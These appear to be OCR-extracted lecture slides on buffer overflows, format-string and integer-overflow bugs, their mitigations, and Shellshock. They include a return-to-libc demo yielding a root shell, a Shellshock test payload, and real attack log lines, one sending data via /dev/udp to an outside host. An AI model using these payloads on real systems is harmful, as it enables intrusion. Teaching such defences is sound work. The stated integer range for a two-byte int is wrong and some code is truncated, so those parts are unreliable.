
Time to Rejoice


```
File  Edit  View  Terminal  Help
root@seed-desktop:~/assignment# gcc -fno-stack-protector -o retlib retlib.c
root@seed-desktop:~/assignment# chmod 4755 retlib
root@seed-desktop:~/assignment# exit
exit
seed@seed-desktop:~/assignment$ gcc -o exploit_1 exploit_1.c
seed@seed-desktop:~/assignment$ ./exploit_1
seed@seed-desktop:~/assignment$ ./retlib
#
```

See this entry for more details:

http://lasithh.wordpress.com/2013/06/23/how-to-carry-out-a-return-to-libc-attack/

Break…



Any Solutions?

Safe String Libraries

- Avoid unsafe strcpy(), strcat(), sprintf(), scanf()
- Use safer versions (with bounds checking): strncpy(), strncat(), fgets()
  - Microsoft's *StrSafe*, Messier and Viega's *SafeStr* do bounds checks, null termination
  - Must pass the right buffer **size** to functions!
- C++: STL string class handles allocation
- Unlike compiled languages (C/C++), interpreted ones (Java/C#) enforce type safety, raise exceptions for buffer overflow
- No such problems in PHP or Python or JavaScript
  - Strings are primitive data types different from arrays
  - Generally avoids buffer overflow issues

Safe Libraries: Still A Lot of Tricky Code

- The secured string copy supports in wcscpy_s(wide-character), _mbscpy_s(multibyte-character) and strcpy_s formats. The arguments and return value of wcscpy_s are wide character strings and _mbscpy_s are multibyte character strings. Otherwise, these three functions behave identically.

- The strcopy functions don’t accept the destination buffer size as an input. So, the developer doesn’t have control for validating the size of destination buffer size. The _countof macro is used for computing the number of elements in a statically-allocated array. It doesn’t work with pointer type. The wcscpy_s takes the destination string, Size of the destination string buffer and null terminated source string.

```
wchar_t safe_copy_str1[]=
  L"Hello world";
wchar_t safe_copy_str2[MAX_CHAR];

wcscpy_s( safe_copy_str2,
  _countof(safe_copy_str2),
  safe_copy_str1 );

printf (
  "After copy string = %S\n\n",
  safe_copy_str2);
```


get_s and Error Codes


```
#define MAX_BUF 10

// include
// do
wchar_t safe_getline[MAX_BUF];

if (gets_s(safe_getline, MAX_BUF)
      == NULL)
{
    printf("invalid input.\n");
    abort();
}

printf("%S\n", safe_getline);
```



Defensive Programming

1. Never Trust Input
2. Prevent Errors
3. Fail Early And Openly
4. Document Assumptions
5. Prevention Over Documentation
6. Automate Everything
7. Simplify And Clarify
8. Question Authority

From *Learn C The Hard Way*

SAL: Standard Annotation Language


```
int writeData( __in_bcount( length ) const void *buffer,
const int length );

int readData( __out_bcount_part( maxLength, *length )
void *buffer, const int maxLength, int *length );

int getListPointer( __deref_out void **listPtrPtr );

int getInfo( __inout struct thi

int writeString( __in_z const c
```

This function takes a block of memory of up to maxLength bytes and returns the byte count in length


http: d/
archive/2006/05/19/602077.aspx

Additional Approaches

- Rewriting old string manipulation code is expensive and error-prone other solutions?
  - StackGuard/canaries (Crispin Cowan)
  - Static checking (e.g. Coverity)
  - Non-executable stacks
  - Other languages (e.g., Java, C#, Python, JavaScript)

StackGuard

- *Canary*: random value, unpredictable to attacker
- Compiler technique: inserts *canary* before return address on stack
- Corrupt Canary: code halts program to thwart a possible attack
- Not comprehensive protection



Source: C. Cowan et. al., StackGuard,

More on Canaries and Runtime Protection

- General principles
  - Early detection
  - Runtime can help
  - The cost of protection is quite low
  - The implementation burden is not very high, either

Static Analysis Tools

- *Static Analysis*: analyzing programs without running them
- Meta-level compilation
  - Find security, synchronization, and memory bugs
  - Detect frequent code patterns/idioms and flag code anomalies that don't fit
- Ex: Coverity, Fortify, Ounce Labs, Klockwork
  - Coverity found bugs in Linux device drivers
  - Lots of tools to look for security bugs in Web code

Performance is a Consideration


- Better security comes at a cost, sometimes that cost is runtime overhead
- Mitigating buffer overflow attacks incurs little performance cost
- Safe str functions take slightly longer to execute
- StackGuard canary adds small overhead
- Performance hit is negligible while security payoff is immense

Heap-Based Overflows

- `malloc()` in C provides a fix chunk of memory on the heap
- Unless `realloc()` called, attacker could
  - overflow heap buffer (fixed size)
  - overwrite adjacent data to modify control path of program
- Function pointers or `vtable`-contained pointers are especially juicy targets


Typical Heap-Stored Targets for Overruns

- Exception handlers:
  - (Windows SEH attacks)
- Function pointers:
  - (e.g. PHP 4.0.2, MS MediaPlayer Bitmaps)
- Longjmp buffers:
  - longjmp(pos)
  - (e.g. Perl 5.003)




Corrupting Method Pointers

- Compiler generated function pointers (e.g. C++ code)



- After overflow of



Wait, There's More!..

- *Memory corruption vulnerability*: Attacker exploits programmer memory management error

- Other Examples
  - Format String Vulnerabilities
  - Integer Overflows
  - Used to launch many attacks including buffer overflow
  - Can crash program, take full control

Format String Vulnerabilities

- Format strings in C directs how text is formatted for output: e.g. %d, %s.
- Can contain info on # chars (e.g. %10s)

```
void format_warning (char *buffer,
        char *username, char *message) {
    sprintf (buffer, "Warning: %10s -- %8s",
            message, username);
}
```

- If `message` or `username` greater than 10 or 8 chars, buffer overflows
- Attacker can input a username string to insert shellcode or desired return address

DOS: Availability Compromise

- "%x" Read data from the stack
- "%s" Read character strings from the process' memory
- "%n" Write an integer to locations in the process' memory

printf(username)

- can be exploited by passing a very long line of %s strings

printf(“%s%s%s%s%s%s%s%s%s%s%s%s%s%s…)

- the idea is to get the program to access a long sequence of addresses and encounter an unmapped one

Integer Overflows (1)

- Exploits range of value integers can store
  - Ex: signed two-byte int stores between -2^{32} and 2^{32}-1
  - Cause unexpected wrap-around scenarios

- Attacker passes `int` greater than max (positive) -> value wraps around to the min (negative!)
  - Can cause unexpected program behavior, possible buffer overflow exploits

Integer Overflows (2)

```c
/* Writes str to buffer with offset
characters of blank spaces preceding str. */
void formatStr(char *buffer, int buflen,
        int offset, char *str, int slen)
{
  char message[slen+offset];
  int i;

  /* Write blank spaces */
  for (i = 0; i < offset; i++)
    message[i] = ' ';

   strncpy(message+offset, str, slen);
   // offset = 232!?
   strncpy(buffer, message, buflen);
   message[buflen-1] = 0;        /*Null terminate*/
}
```

- Attacker sets `offset` = 2^{32}
- Wraps around to negative values!
  - write outside bounds of message
  - write arbitrary addresses on heap!

Summary

- Buffer overflows most common security threat!
  - Used in many worms such as Morris Worm
  - Affects both stacks and heaps
- Attacker can run desired code, hijack program execution and change its behavior
- Prevent by bounds-checking all buffers
  - And/or use StackGuard, Static Analysis…
- Type of Memory Corruption:
  - Format String Vulnerabilities, Integer Overflow, etc…

What is the Effect of Memory Exploitation?

What Is Memory Safety?

Finding buffer overflows

- To find overflow:
  - Run web server on local machine
  - Issue malformed requests (ending with "$$$$$")
    - Many automated tools exist (called fuzzers – next module)
  - If web server crashes,
    search core dump for "$$$$$" to find overflow location
- Construct exploit (not easy given latest defenses)

Memory Safety

- Computer languages such as C and C++ that support arbitrary pointer arithmetic, casting, and deallocation are typically not memory safe. There is a variety of approaches to **find errors** in programs in C/C++.

- Most high-level programming languages avoid the problem by disallowing pointer arithmetic and casting entirely, and by enforcing tracing **garbage collection** as the sole memory management scheme.

Memory Issues

- buffer overflow
- null pointer dereference
- use after free
- use of uninitialized memory
- illegal free (of an already-freed pointer, or a non-malloced pointer)

Shellshock

- Shellshock is the media-friendly name for a security bug found in Bash, a command shell program commonly used on Linux and UNIX systems.
- The bug is what's known as a Remote Code Execution vulnerability, or RCE.
- That may allow a remote attacker to send you text that you hand over to a Bash script as harmless looking data, only to find that it gets processed as if it were code, or program commands.
- This sort of trickery is often known as command injection, because it involves sneaking in operating system commands, hoping that they get run by mistake.

Shellshock

Remote Execution?

- Wait, remote command execution on bash? You are likely asking yourself, “*How can someone remotely execute commands on a local shell?*”
- The issue starts with **mod_cgi** and how web servers interact with CGI programs (that could be written in Perl, PHP, Shell scripting or any other language).
  - The web server passes (environment) user variables to them so they can do their work.
  - In simple terms, this vulnerability allows an attacker to pass a command as a variable that gets executed by bash.

http://blog.sucuri.net/2014/09/bash-vulnerability-shell-shock-thousands-of-cpanel-sites-are-high-risk.html

Patch

- It means that if you are using mod_cgi on your webserver and you have a CGI written in shell script, you are in deep trouble. **Drop everything now and patch your servers.**
- If you have CGI’s written on any other language, but you are using “system()”, “(backticks)” or executing any commands from the CGI, you are in deep trouble. **Drop everything now and patch your servers.**
- If you don’t know what you have, **Drop everything now and patch your servers.**

Patch and Test


```
#sudo apt-get
install bash

- or -

#sudo yum update
bash
```

```
[root@yourserver ~]#
env x='() { :;}; echo
vulnerable' bash -c
'echo hello'
```

```
bash: warning: x: ignoring
function definition attempt
bash: error importing
function definition for `x'
hello
```

Attacks in the Wild

- 66.78.61.142 – – [25/Sep/2014:06:28:47 -0400] “GET / HTTP/1.1” 200 193 “-” “() { :;}; echo shellshock-scan > /dev/udp/pwn.nixon-security.se/4444”
- 24.251.197.244 – – [25/Sep/2014:07:49:36 -0400] “GET / HTTP/1.1” 200 193 “-” “() { :; }; echo -e \x22Content-Type: text/plain\x5Cn\x22; echo qQQQQq”